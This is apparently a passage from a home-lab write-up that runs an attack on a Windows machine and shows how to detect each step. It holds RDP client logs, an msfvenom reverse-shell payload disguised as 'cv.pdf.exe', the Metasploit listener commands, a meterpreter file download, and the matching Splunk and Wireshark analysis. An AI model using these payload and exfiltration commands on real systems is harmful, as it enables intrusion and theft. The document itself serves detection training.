[16:06:48:113] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials  
[16:06:48:118] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found  
[16:06:48:119] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5d → no RDP scancode found  
[16:06:48:331] [47237:00000891] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0  
[16:06:48:332] [47237:00000891] [WARN][com.freerdp.crypto] - [verify_cb]: CN = DESKTOP-RQIOWMD  
[16:06:48:342] [47237:00000891] [ERROR][com.winpr.sspi.Kerberos] - [Kerberos.AcquireCredentialsHandle]: krb5_parse_name (Configuration file does not specify default realm [-1705328160])  
[16:06:48:342] [47237:00000891] [ERROR][com.winpr.sspi.Kerberos] - [Kerberos.AcquireCredentialsHandle]: krb5_parse_name (Configuration file does not specify default realm [-1705328160])  
[16:06:49:133] [47237:00000891] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_BGRX32  
[16:06:49:134] [47237:00000891] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRX32  
fence warning: library too old, some operations may not work  
[16:06:49:179] [47237:00000891] [INFO][com.freerdp.channels.rdpnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpnd  
[16:06:49:179] [47237:00000891] [INFO][com.freerdp.channels.drdsync.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel alinput  
[16:06:49:180] [47237:00000891] [INFO][com.freerdp.channels.drdsync.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx  
[16:06:49:181] [47237:00000891] [INFO][com.freerdp.channels.drdsync.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp  
[16:06:49:181] [47237:00000891] [INFO][com.freerdp.channels.drdsync.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpnd  
[16:06:49:182] [47237:00000891] [INFO][com.freerdp.channels.rdpnd.client] - [dvcman_load_device_service]: Loading device service drive [kali_share] (static)  
[16:06:51:612] [47237:00000891] [INFO][com.freerdp.channels.rdpnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpnd  
[16:06:59:380] [47237:00000891] [INFO][com.freerdp.channels.rdpnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpnd  
[16:06:59:560] [47237:00000891] [INFO][com.freerdp.channels.rdpnd.client] - [device_announce]: registered [ drive] device #1: kali_share (type: 8 id: 1)  
[16:07:11:704] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found  
[16:07:11:704] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5d → no RDP scancode found  
[16:07:14:164] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 → no RDP scancode found  
[16:07:14:164] [47237:00000891] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5d → no RDP scancode found
```


MITRE: T1133 (External Remote Services)

- **Monitor: xfreerdp execution**

- **Splunk**

The remote connection is logged in the SIEM using Sysmon Event ID 3 (network connection).

```
Index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational  
| stats count by SourceIp DestinationIp DestinationPort EventCode
```



3. Phase II: Reverse Shell (Metasploit)

Once authenticated via RDP, attacker deploys a payload to gain a command-and-control (C2) session.

- **Generate Payload**

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.1.10 LPORT=4444 -f -exe -o cv.pdf.exe
```

```
(jes@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o cv.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: cv.pdf.exe
```


- **Start Listener**

```
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
exploit
```

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
```


- **Execution**

Download and execute `cv.pdf.exe` on the Windows machine via the RDP session.



MITRE: T1021.001 (Remote Desktop Protocol), T1105 (Ingress Tool Transfer), T1204.002 (User Execution), T1571 (Non-Standard Port)

Alternatively, the attacker can deliver the payload via http server and the use of rdp session to download the payload in the target's web browser.




- *MITRE: T1021.001 (Remote Desktop Protocol), T1105 (Ingress Tool Transfer), T1204.002 (User Execution), T1571 (Non-Standard Port).*

- **Monitor: Metasploit execution**

- **Wireshark**

In Wireshark, filter on `http` to monitor unencrypted web traffic. Notice the target machine request `GET` command to the attacker's IP address. Follow `tcp.stream` to view the unencrypted conversation along with the file being downloaded from the attacker's machine.



4. Post-Exploitation Monitoring

- **Wireshark Analysis**

Filter `ip.src==192.168.1.11 && tcp.port==4444`. Observe the continuous TCP stream which indicates an active C2 session.

No.	Time	Source	Destination	Protocol	Length	Info
2713	100.758499331	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2715	100.751422212	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=1 Win=202056 Len=0
2729	100.873513362	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=13145 Win=202056 Len=0
2732	100.878096555	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=42345 Win=202056 Len=0
2737	100.881536342	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=71545 Win=202056 Len=0
2739	100.883970890	192.168.1.11	192.168.1.10	TCP	60	[TCP Window Update] 49756 → 4444 [ACK] Seq=1 Ack=71545 Win=202056 Len=0
2742	100.886396584	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=118265 Win=202056 Len=0
2743	100.886396585	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=159145 Win=202056 Len=0
2744	100.886397835	192.168.1.11	192.168.1.10	TCP	60	[TCP Window Update] 49756 → 4444 [ACK] Seq=1 Ack=159145 Win=202056 Len=0
2747	100.891384534	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=207325 Win=202056 Len=0
2748	100.891819181	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=230987 Win=202056 Len=0
2749	100.895897080	192.168.1.11	192.168.1.10	TCP	60	[TCP Window Update] 49756 → 4444 [ACK] Seq=1 Ack=230987 Win=202056 Len=0
2772	101.045268633	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1 Ack=231374 Win=202056 Len=0
2777	101.060475508	192.168.1.11	192.168.1.10	TCP	451	49756 → 4444 [PSH, ACK] Seq=1 Ack=231374 Win=2020490 Len=397
2785	101.136798213	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=398 Ack=231502 Win=202144 Len=0
2786	101.141093825	192.168.1.11	192.168.1.10	TCP	566	49756 → 4444 [PSH, ACK] Seq=398 Ack=231502 Win=202144 Len=512
2842	101.419066093	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=910 Ack=231630 Win=202144 Len=0
2845	101.420940258	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=910 Ack=231630 Win=202144 Len=144
2850	101.508884926	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1054 Ack=231758 Win=201888 Len=0
2853	101.527560817	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1054 Ack=231758 Win=201888 Len=144
2867	101.598468842	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1198 Ack=231886 Win=201888 Len=0
2871	101.593190882	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1198 Ack=231886 Win=201888 Len=144
2877	101.675916880	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1342 Ack=232014 Win=201632 Len=0
2878	101.676653880	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1342 Ack=232014 Win=201632 Len=144
2882	101.739975716	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1486 Ack=232142 Win=201632 Len=0
2885	101.776340841	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1486 Ack=232142 Win=201632 Len=144
2889	101.827576436	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1630 Ack=232270 Win=201376 Len=0
2890	101.827927731	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1630 Ack=232270 Win=201376 Len=144
2894	101.888176082	192.168.1.11	192.168.1.10	TCP	60	49756 → 4444 [ACK] Seq=1774 Ack=232398 Win=201376 Len=0
2895	101.915618637	192.168.1.11	192.168.1.10	TCP	198	49756 → 4444 [PSH, ACK] Seq=1774 Ack=232398 Win=201376 Len=144

- **Splunk Analysis**

Look for Event ID 3 (network connection).

```
Index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
| stats count by SourceIp DestinationIp DestinationPort EventCode
```

The screenshot shows the Splunk Enterprise interface with a search query: `Index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" | stats count by SourceIp DestinationIp DestinationPort EventCode`. The results are displayed in a table with 5 columns: SourceIp, DestinationIp, DestinationPort, EventCode, and count. There are 2 rows of data.

SourceIp	DestinationIp	DestinationPort	EventCode	count
192.168.1.10	192.168.1.11	3389	3	2
192.168.1.11	192.168.1.10	4444	3	1

Notice that the Window's IP address establishes a network connection (Event ID 3) to the attacker's IP address through port 4444.


Identifying what process created the connection, use Slunk query:

```
index=* sourcetype= "WinEventLog:Microsoft-Windows-Sysmon/Operational"
|stats count by SourceIp DestinationIp EventCode Image
```

The screenshot shows the Splunk Enterprise interface with a search query: `Index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" | stats count by SourceIp DestinationIp EventCode Image`. The results are displayed in a table with 5 columns: SourceIp, DestinationIp, EventCode, Image, and count. There are 2 rows of data.

SourceIp	DestinationIp	EventCode	Image	count
192.168.1.10	192.168.1.11	3	C:\Windows\System32\svchost.exe	2
192.168.1.11	192.168.1.10	3	C:\Users\WindowsDemo\Downloads\cv.pdf.exe	1

From the result, a malicious executable file `cv.pdf.exe` created the connection from the target machine to the attacker's machine.




5. Phase III: Data Exfiltration

Following the successful `reverse_tcp` connection, the attacker can now exfiltrate data from the target's machine.

- **Meterpreter Session**

`meterpreter > download rockyou.txt`



MITRE: T1041 (Exfiltration Over C2 Channel)

- **Monitor: meterpreter download execution**
 - **Wireshark**

The data exfiltration can be investigated using Wireshark by examining the `tcp` connection between the target's `ip.addr` and attacker's `ip.addr`.

exploit_4_fileDownload.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 2


No.	Time	Source	Destination	Protocol	Length	Info
2467	17.494723739	192.168.1.11	192.168.1.10	TCP	526	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=50212773 Ack=6093 Win=26598 Len=472
86	14.345179875	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=1907569 Ack=977 Win=26598 Len=1468
460	17.717744390	192.168.1.11	192.168.1.10	TCP	1514	[TCP Retransmission] 58019 → 4444 [ACK] Seq=9245748 Ack=2001 Win=26594 Len=1468
464	17.726309796	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9259125 Ack=2001 Win=26594 Len=1468
468	17.728121861	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9254565 Ack=2001 Win=26594 Len=1468
476	17.733339495	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9267645 Ack=2001 Win=26594 Len=1468
478	17.733764390	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9269185 Ack=2001 Win=26594 Len=1468
480	17.734129385	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9270565 Ack=2001 Win=26594 Len=1468
484	17.736035268	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9274945 Ack=2001 Win=26594 Len=1468
488	17.736975552	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9289785 Ack=2001 Win=26594 Len=1468
490	17.737494100	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=9282245 Ack=2001 Win=26594 Len=1468
1048	23.531234108	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=21896685 Ack=3537 Win=26594 Len=1468
1051	23.532378613	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=21703985 Ack=3537 Win=26594 Len=1468
1060	23.538456781	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=21986989 Ack=3537 Win=26594 Len=1468
1068	23.538798338	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=21988449 Ack=3537 Win=26594 Len=1468
1070	23.539677678	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=21989989 Ack=3537 Win=26594 Len=1468
1153	24.123705470	192.168.1.11	192.168.1.10	TCP	1514	[TCP Fast Retransmission] 58019 → 4444 [ACK] Seq=23551593 Ack=3793 Win=26599 Len=1468
1157	24.118950180	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=23551593 Ack=3793 Win=26599 Len=1468
1164	24.124808888	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=23570831 Ack=3793 Win=26599 Len=1468
1167	24.124552290	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=23572291 Ack=3793 Win=26599 Len=1468
1173	24.126392140	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=23581051 Ack=3793 Win=26599 Len=1468
1193	24.137160608	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=23891773 Ack=3793 Win=26599 Len=1468
1194	24.137542910	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=23893233 Ack=3793 Win=26599 Len=1468
1196	24.140215580	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=23899873 Ack=3793 Win=26599 Len=1468
1197	24.140928964	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=23906533 Ack=3793 Win=26599 Len=1468
1200	24.142795483	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=23916593 Ack=3793 Win=26599 Len=1468
1289	24.754829397	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=25582377 Ack=4849 Win=26598 Len=1468
1289	24.751551897	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=25571717 Ack=4849 Win=26598 Len=1468
1297	24.754741963	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=25586317 Ack=4849 Win=26598 Len=1468
1313	24.758721978	192.168.1.11	192.168.1.10	TCP	1514	[TCP Out-Of-Order] 58019 → 4444 [ACK] Seq=25612597 Ack=4849 Win=26598 Len=1468
1316	24.759513178	192.168.1.11	192.168.1.10	TCP	1514	58019 → 4444 [ACK] Seq=25871817 Ack=4849 Win=26598 Len=1468

In Wireshark, exfiltrating data produces large volume of network traffic. View conversation and notice that ip.addr==192.168.1.11 sends 140 MB of data to ip.addr==192.168.1.10.

Wireshark · Conversations · exploit_4_fileDownload.pcapng

Ethernet · 1	IPv4 · 1	IPv6	TCP · 1	UDP								
